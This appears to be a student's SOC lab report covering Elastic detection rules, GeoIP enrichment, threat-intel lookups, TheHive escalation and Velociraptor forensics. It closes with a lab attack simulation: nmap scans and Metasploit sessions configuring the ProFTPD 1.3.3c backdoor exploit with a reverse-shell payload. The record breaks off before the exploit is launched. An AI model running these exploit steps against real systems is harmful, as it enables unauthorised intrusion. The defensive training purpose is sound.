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
10/03/26


SOC Task 3 Report

Ingest sample logs into Elastic Security. Correlate failed logins (Event ID 4625) with outbound traffic.




Timestamp	Event ID	Source IP	Destination IP	Notes
2025-08-18 12:00:00	4625	192.168.1.100	8.8.8.8	Suspicious DNS request

To create a rule to detect high-volume data transfers (e.g., bytes_out > 1MB in 1m) we need to go to kibana and click on 3 lines at upper left side, then click on rules in security.



Click on detection rules (SIEM), then click on create new rule and set custom query and then in that, type bytes_out > 1000000 in query box then type continue and at the end click on create and enable rule, now the rule is created.




Use a GeoIP plugin in Elastic to add geolocation to an IP.
To do this, in logstash conf.d file there are add the below lines, they are,

```
filter {
  geoip {
    source => "source.ip"
  }
}
```

Save the file. Then restart logstash.


Summary:
Logs were ingested into Elastic Security and correlated to identify failed login attempts (Event ID 4625) followed by outbound traffic. A custom rule detected high-volume data transfers exceeding 1 MB per minute. GeoIP enrichment added location data to IP addresses, helping identify suspicious external connections and improving incident investigation accuracy.

In the search bar in AlienVault OTX, I entered the IP address 192.168.1.100, and the output is the screenshot below.




When I clicked on pulses, the output is the screenshot below,

Now after clicking on the campaign: Same C2: Meterpreter, I got the output of screenshot below.



I also entered the same IP address in virus total and the output is the screenshot below.



Findings

The source IP was analysed using AlienVault OTX and VirusTotal threat intelligence platforms. The IP address showed limited malicious history and was not widely associated with known threat campaigns. The activity may represent a scanning attempt or misconfigured internal system rather than a confirmed attack. Continuous monitoring and log analysis were recommended.


Escalation Simulation

First create a case in the hive, click on new case and the case fields should be as below,
Title: Unauthorized Access on Server-Y
Severity: High
TLP: Amber
Status: Open
Tags: unauthorized-access, T1078, escalation
Description:
Multiple login events detected from suspicious IP 192.168.1.200.
Possible valid account misuse.
Escalated to Tier 2 for investigation.


Escalating to Tier 2 with a 100-word summary.
High-priority alert triggered due to unauthorized access detected on Server-Y. Logs show successful authentication from IP 192.168.1.200 at 13:00. Activity matches MITRE technique T1078 (Valid Accounts). The system may be compromised using legitimate credentials. Initial response isolated the affected server from the network to prevent further access. Indicators of compromise were documented and the incident has been escalated to Tier 2 for deeper forensic analysis, log correlation, and threat intelligence verification.

Mock Alert:

Alert ID	Description	Source IP	Priority	Status
004	Power shell execution	192.168.0.101	High	Open




In virus total, it says the IP address is safe




In alienvault OTX it says, 0 pulses and indicators which means it is safe.

Use Velociraptor to collect network connections

I installed 2 windows VM where one is server, another one is client using velociraptor.
In server side I opened the dashboard of velociraptor and clicked on search symbol and the output is the screenshot below




Then I clicked on client ID and it the screenshot of it is,




Then I clicked on collected which is on upper left side. The screenshot of it is below.

Then I clicked on + sign on top left side then in the search bar I typed netstat and selected windows.network.netstat and output of that is below,



After that I clicked on Launch. The output screenshot of it is,

Now I clicked on the new field where artifact is windows.network.netstat after the state is in tick mark and then downloaded CSV file. The screenshot of it is below.



The screenshot of result tab is

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.D6KQ1ONLD748M	Generic.Client.Info	2026-03-05T15:27:30.726Z	2026-03-05T15:28:20.233Z	admin	0 b	26
✓	F.D6KQ0NRQ0UPIG	Windows.Network.Netstat	2026-03-05T15:25:19.052Z	2026-03-05T15:28:19.349Z	admin	0 b	29
✓	F.D6KPQUAQG0P0U	Windows.Network.Netstat	2026-03-05T15:12:57.068Z	2026-03-05T15:28:19.789Z	admin	0 b	29
✓	F.D6KPJTMLPLOIS	Generic.Client.Info	2026-03-05T14:57:58.975Z	2026-03-05T14:58:15.141Z	InterrogationService	0 b	26

Artifact Collection | Uploaded Files | Requests | Results | Log | Notebook

Windows.Network.Netstat

0-10/29 10

Pid	Name	Family	Type	Status	Laddr.IP	Laddr.Port	Raddr.IP	Raddr.Port	Timestamp
884	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	135	0.0.0.0	0	2026-03-05T14:04:52Z
4	System	IPv4	TCP	LISTEN	192.168.0.110	139	0.0.0.0	0	2026-03-05T14:04:57Z
4572	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	5040	0.0.0.0	0	2026-03-05T14:06:46Z
660	lsass.exe	IPv4	TCP	LISTEN	0.0.0.0	49664	0.0.0.0	0	2026-03-05T14:04:52Z
540	wininit.exe	IPv4	TCP	LISTEN	0.0.0.0	49665	0.0.0.0	0	2026-03-05T14:04:53Z
1876	spoolsv.exe	IPv4	TCP	LISTEN	0.0.0.0	49666	0.0.0.0	0	2026-03-05T14:04:57Z
1036	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49667	0.0.0.0	0	2026-03-05T14:04:58Z

Collect a memory dump and hash it using sha256sum

To do this, again click on plus (+) sign in velociraptor and type windows.memory and select windows.memory.acquisition and click on launch.

New Collection: Select Artifacts to collect

windows.memory

- Windows.Memory.Acquisition
- Windows.Memory.Intezer
- Windows.Memory.PEDump
- Windows.Memory.ProcessDump
- Windows.Memory.ProcessInfo
- Windows.System.VAD

Windows.Memory.Acquisition

Type: client

Acquires a full memory image by using the built-in WinPmem driver.

NOTE: This artifact usually transfers a lot of data. You should increase the default timeout to allow it to complete.

Memory images are typically susceptible to a lot of smear. To minimize this we need to acquire memory as quickly as possible. This artifact offers a few compression methods for the output file. Reducing the size of the file will decrease time needed for IO but will increase CPU requirements so this is a trade-off. Empirically we found that using S2 compression gives a reasonable compression and very high speed reducing acquisition time from the no compression options significantly.

To decompress the image you can use the Go WinPmem binary


```
go-winpmem.exe expand image.compressed image.raw
```

Parameters

Name	Type	Default	Description
ServiceName			Override the name of the driver service to install.

Select Artifacts | Configure Parameters | Specify Resources | Review | Launch

After the process is complete, to check the SHA256 go to results and there will be sha256in there, the screenshot of that is,



Item	Description	Collected by	Date	Hash Value (SHA 256)
Memory dump	Windows 10 dump	SOC analyst	05-03-2026	59e49d905a13ec178a5366ba943ad13b1a5028134cedfa9822ba57dd0bf7ca46

Simulate an attack, detect, triage, respond, and document.

To simulate an attack, I opened 3 virtual machines, one is kali linux(attacker), second one is vulnerable ubuntu machine(target), third one is ubuntu machine which has ELK stack and wazuh manager.
Target machine has wazuh agent and sends its logs to the wazuh manager.
Now I opened kali linux machine and used nmap for host discovery and after that I used nmap to find OS and services running in target machine, the screenshot of it is below

```
Nmap scan report for 192.168.0.115
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:B6:8B:FD (VMware)


zsh: suspended  nmap 192.168.0.1/24

┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.0.115 -O -sV
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 14:46 +0530
Nmap scan report for 192.168.0.115
Host is up (0.00063s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:B6:8B:FD (VMware)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.81 seconds
```

then used Metasploit for sending malicious payload to access the system. I used ProFTPD 1.3.3c backdoor command execution for the exploit. Below are the screenshots of the process.

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Use the capture plugin to start multiple
authentication-capturing and poisoning services

       =[ metasploit v6.4.112-dev                                 ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,707 payloads       ]
+ -- --=[ 429 post - 49 encoders - 14 nops - 9 evasion            ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor    2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf >
```

```
msf > use 0
msf exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                      .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                    .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6               .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                      .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                      .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl      .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl                 .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl             .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet    .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4
payload => cmd/unix/reverse
```

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5
                                       h, http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.0.115
RHOSTS => 192.168.0.115
msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOSTS 192.168.0.120
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.0.120
